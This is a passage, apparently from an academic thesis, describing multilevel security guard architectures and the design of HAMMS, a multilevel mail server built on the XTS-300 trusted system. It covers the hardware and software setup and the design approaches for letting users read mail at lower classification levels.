


Figure 9 Automated Guard Architecture From Ref. [22, p.11]

A version of such a design is developed through the Defense Information Systems Agency (DISA) MLS Program Office. Although the guard's review of the data flow request is automated, manual review by an operator is required in the cases where the guard can not adjudicate the request. The administrative configuration tools included with the guard allow for the filtering techniques to be tailored to reflect organizational requirements (e.g. changes in classification rules).

3. Release Control Guard

In the scenario where single directional data flow is required, modifications to the previous design (i.e. the automated, bi-directional guard) are possible. Single directional

data flow is specifically desirable when considering the operational requirement to provide releasable data to other organizations or countries.

Such a scenario may involve an organization operating at a higher security level than a foreign counterpart. Here we may have a situation where, as in the automated bi-directional guard, the high-side has data that requires automated review and release to the low-side. However, there may be no need or identified future requirement for low-to-high flow of data. In fact, explicit denial of low-to-high data flow may be expressly required. Figure 10 presents the data flow design approach of an employment of the XTS-300 to provide the release control guard capabilities described. As is typical with the use of a MLS system as a guard, scenarios not modeled or situations involving unresolvable errors require manual review by an operator. [Ref. 22, p.12]




Figure 10 Release Control Guard Architecture From Ref. [22, p.12]

4. Standard Mail Guard

Electronic mail (email) is a common requirement of all DoD commands. There exists extensive connectivity between and within commands involved in the exchange of unclassified email. However, such connectivity is lacking between classified and unclassified networks.

Figure 11 is an architecture to satisfy requirements originating from users, on networks operating at different classification levels. Specifically, the architecture attempts to satisfy existing requirements to provide unclassified email service between users of secret LANs and users of unclassified LANs. This Standard Mail Guard (SMG) is being developed by the NSA MISSI program using the MISSI Secure Network Server (SNS). This SNS is designed to serve as a guard between the differing classified networks. [Ref. 22, p.13]

STANDARD MAIL GUARD (SMG)




Figure 11 Standard Mail Guard Architecture From Ref. [22, p.13]

Although there are automated checks (e.g. filters, dirty word checkers) hosted by the guard, the responsibility of data review resides primarily with the user. The user, on the classified network, is expected to review the email message to verify that classified data is not present prior to the transmission to an unclassified system. The guard will then apply its automated checking features prior to delivery.

The NSA is using the XTS architecture as the trusted component of the SNS. The SNS is focused on achieving a TCSEC rating of Class B3 or higher. Through the employment of the SNS, the SMG can also be used to reduce the risk and success of

penetration attempts (e.g. unauthorized access), originating from the unclassified network, targeting the secret network.

IV. THE HIGH ASSURANCE, MULTILEVEL SECURE MAIL SERVER (HAMMS)

A. INTRODUCTION

The purpose of HAMMS is to provide a multilevel mail service in a high assurance environment. The concept of the mail service is to allow the user to view label-based mail existing at the user's current session level and all dominated levels supported by the high assurance system. The viewing of mail at dominated levels should occur without requiring the user to change session levels.

The original mail application implementation for the XTS-300 required the user to change session levels to view mail at dominated levels. A freeware mail application was installed and modified to allow execution in the XTS-300 environment to provide a more functional user interface for common mail services. Mail service software was developed to manipulate user mail spools and mail folders to allow users to view mail at levels dominated by their current session level.

This chapter will describe the design implementation of the HAMMS research which includes the XTS-300 hardware architecture connected via a Local Area Network (LAN) using Transmission Control Protocol/Internet Protocol (TCP/IP) , to two desktop personal computers (80486 architecture). The XTS-300 operates with the operating system STOP version 4.3, mail application adaptations, and mail service software. Each of the workstations operate with the Microsoft - Disk Operating System (MS-DOS) version 6.0 and MS Windows for Workgroups version 3.11.

B. HARDWARE

1. XTS-300

The XTS-300 accomplishes data separation through a combination of high assurance hardware and software. The hardware architecture is described in Chapter III section B. The XTS-300 hardware was also used to provide the ability to maintain network connectivity, sufficient processing and memory capability, and to provide security policy enforcement (in conjunction with STOP) to support the HAMMS development. Other than an evaluated Ethernet card, no XTS-300 hardware was added or modified to support the HAMMS research and design implementation.

2. Workstations

The HAMMS workstation hardware was also required to be capable of maintaining network connectivity and providing sufficient processing and memory capability to support executing software. The hardware used to test the network connection to the XTS-300 high assurance base included two 33 MHz, 80486 workstations each configured with: 8 MB RAM, a 124 MB hard drive, a 1.44 MB floppy drive, an Ethernet card, and a VGA monitor. The workstations were connected to the XTS-300 via serial and TCP/IP connections.

Additional hardware related to this research includes the Media Encryption Board (MEB). Appendix C describes this MEB hardware, I/O settings, installation, and initialization procedures. Research related to this hardware was conducted to determine the functionality and possible uses of the encryption device from the workstation.

C. SOFTWARE

1. XTS-300

The software employed, adapted, or developed to support the HAMMS design within the XTS-300 includes the operating system STOP 4.3, *elm* (an interactive screen-oriented mail application that superseded *mail* and *mailx*), and the mail service software developed to manipulate user mail spools and deposit user mail into the respective user's mail folders.

In conjunction with the XTS-300's hardware, its software provides security policy enforcement with respect to both hierarchical (e.g. classifications), and non hierarchical (e.g. compartments) labeled data. Chapter III section B describes the XTS-300's software architecture.

Elm, was ported to the XTS to aid the development and the testing of HAMMS. Section D2 of this chapter discusses the associated adaptation issues and required modifications to allow the compilation and execution of *elm* in the XTS-300 environment. Prior to the adaptation of *elm*, the only mail applications available on the XTS-300 were UNIX-like command line *mail* and *mailx*. These applications did not provide an adaptable user environment that allowed for the reading of mail existing at levels dominated by the user's current session level and mail folder manipulation was cumbersome.

To view mail at dominated session levels, the development of mail handling software was required to support HAMMS. Section D3 of this chapter describes the development of HAMMS software that allows dominated levels of mail to be viewed by the email application, *elm*, installed and adapted for the XTS-300.

2. Workstations

Tested workstation software includes DOS 6.0, Win 3.11 for Workgroups, Trumpet Winsock 2.1 revision f, Trumpet Winsock TCP/IP with Windows for Workgroups (i.e. communications compatibility utility), X-Win version 2.8.8, Win 3.11 Terminal application.

The initial use of Trumpet Winsock 2.1 with adaptation of the Trumpet Winsock TCP/IP utility introduced socket connection stack errors (i.e. overflows) in the X-Win utility. To alleviate these communication problems, analysis was conducted with X-Win technical personnel which revealed incompatibilities between the X-Win application and the Trumpet Winsock TCP/IP utility. The technical representatives recommended using the Microsoft TCP/IP protocol for Win 3.11, available as freeware from the Microsoft homepage. This protocol alleviated all socket stack errors.

The tested XTS-300 software did not provide remote Telnet connectivity. There were no Telnet daemons executing on the XTS-300 to allow remote session login, subsequent sessions, and associated operations. To initiate a workstation session capability for design development and testing, the Windows 3.11 *terminal* application was utilized via a serial connection to the XTS-300. To establish the actual connection, the user must execute the *terminal* application and then open the corresponding connection configuration file (i.e. XTS-300.trm). Once the specific terminal connection was established, the user could initiate the login process.

Logging in from the workstation is accomplished by invoking the Secure Attention Key (SAK) (i.e. Ctrl + Pause keys) at the workstation. This action is used to invoke trusted commands. After initially entering the SAK, the user is prompted for userid and

password information that is verified through the high assurance identification and authentication services provided by the XTS-300. Subsequent to successful login, the XTS-300 changes the user environment from the trusted command environment to the untrusted UNIX-like command line environment.

The Windows 3.11 TCP/IP utility was used at the workstation to establish a network connection with the XTS-300. *X-Win* was installed to provide a windowed user interface for the established network session. Due to the lack of a *Telnet* capability on the XTS-300, the user workstation session was initiated by the *terminal* application. After the user had established a session on the XTS-300 via the *terminal* application, additional Xwindows applications could be displayed on the workstation by indicating the application (e.g. *Xterm, Xedit*) desired and the address for that display. An example of how to invoke this capability is as follows:

holmes:/usr2/userid>> xterm -display 131.120.10.95:0.0

(<prompt>> <application><-option for system console display><display address:0.0>)

Although there are several Xwindows applications (e.g. *Xterm, Xedit*) that are currently available on the XTS-300, the *X-Win* application used at the workstation restricts the simultaneous execution and display to two Xwindows applications or windows. The *Xedit* application, used for development, requires two Xwindows for its operations, therefore no others Xwindows could be executed simultaneously with *Xedit.*

Upon execution and configuration of terminal and *X-Win* applications, a user at the workstation would have established a session with the XTS-300 and be provided *X-Win* applications in a windowed environment.

D. MAIL SERVER DEVELOPMENT

1. Design Decisions

The original XTS-300 mail functionality used deflection directories to separate the mail between session levels. The XTS mail implementation supports the creation of a deflection directory for each session level. Each of these deflection directories is created with the same name. Additionally, the individual mail deflection directories contain files with users' names as the file names (e.g. */usr/mail/userid*) (see Figure 12). The file within the session-level-specific deflection directory is the mail spool for the current session level. When a user is logged into the XTS-300, only the file in the deflection directory at the current session level is visible to the user environment as the mail spool. Therefore, there is no labeling of individual mail messages within the mail files implemented by the XTS-300. The label of the file indicates the label to be associated with all mail messages in that file.

XTS Deflection Directories




Figure 12 Deflection Directory Structure

Due to the deflection directory structure on the XTS-300 and the limitations of the implemented mail applications, there were two design approaches considered for the HAMMS development. The first approach focused on the server side of the mail application. The second approach concentrated on the mail folders used by the mail application to store mail.

a. Design Approach Number One

The mail applications refer to the environment for the mail spool location. That location refers to the storage point (i.e. mail spool) of new mail for users. This environment location, or variable, can be redirected to designated files other than the mail spool.

A untrusted subject could be developed to consolidate a user's mail spools from dominated deflection directories into a single multilevel mail spool to provide a *read-down* capability. The subject would be initiated upon user login to read mail from each of the dominated levels, mark the mail with advisory labels corresponding to the originating session level, and write all mail to a single object at the user's current session level.

The consolidated mail file would be read by the mail application at the current session level. If a mail message to be deleted or marked as read has a label equivalent to the current session level, then the message would be directly modified accordingly (see Figure 13).




Figure 13 Read Approach, Design Number One

There were two subordinate design approaches discussed addressing the situation of a mail message that is to be deleted or marked as read which has a label strictly dominated by the current session level. The first approach to solve this scenario would require a trusted subject to *write-down* to the mail file in the dominated deflection directory to delete the mail message or mark it as read (see Figure 14).

Example of Trusted Subject Performing Write-Down to Mail Spools for a Secret Session




Figure 14 Trusted Subject Number One

The second approach would require the creation of a table at each level containing mail to be updated. The table would be developed through a *write-down* by a trusted subject originating from the level from which that message had been read. This table would reflect the read or delete status of mail messages in that session level's mail

spool which would be acted upon the next time the user logged in at that session level (see Figure 15).

Example of Trusted Subject Performing Write-Down to Status Tables for a Secret Session




Figure 15 Trusted Subject Number Two

b. Design Approach Number Two

Design approach two concentrated on moving users' mail from their mail spool to user-specific mailboxes to be referenced by the mail application. HAMMS was designed to move the mail from the user's mail spool to the user's mailboxes. HAMMS delivered the mail to mailboxes (i.e. labeled files), in the user's local directory, labeled with session level labels commensurate to the corresponding deflection directory. This approach provides the user the ability to view, with an adapted mail application, the mailboxes that were dominated by the user's session level. The HAMMS mail-moving

process could be set up as a single, multilevel trusted process that is executed at login or untrusted processes that operate as system daemons.

The trusted process would be executing in support of the user, traversing deflection directories, checking the associated mail spools within the various deflection directories for new mail and then transferring the messages to the mail boxes in the users local directory (see Figure 16). Another possibility would be for a trusted process to signal untrusted processes at the different session levels to do the same. Each of these options involves the addition of trusted code to the XTS-300 (see Figure 17).

Trusted Subject Traversing Mail Spools and Transferring Mail to Mail Boxes




Figure 16 Trusted Subject Number Three

Trusted Subject Signaling Untrusted Subjects to Transfer Mail from Mail Spools to Mail Boxes




Figure 17 Trusted Subject Number Four

The approach selected for the development of HAMMS involves the use of untrusted processes only. In this approach, the untrusted process is duplicated at each session level, is modified to reflect the session level labeling (i.e. UNCLASSIFIED, CONFIDENTIAL, and SECRET mailbox object names), and operates as a system daemon to check all users' mail spools. The untrusted process transfers the new mail to the users' mailboxes within each user's local directory. Mail, from all levels dominated by the user's current session level, is then available to be viewed by the user through a mail application (see Figure 18).

HAMMS

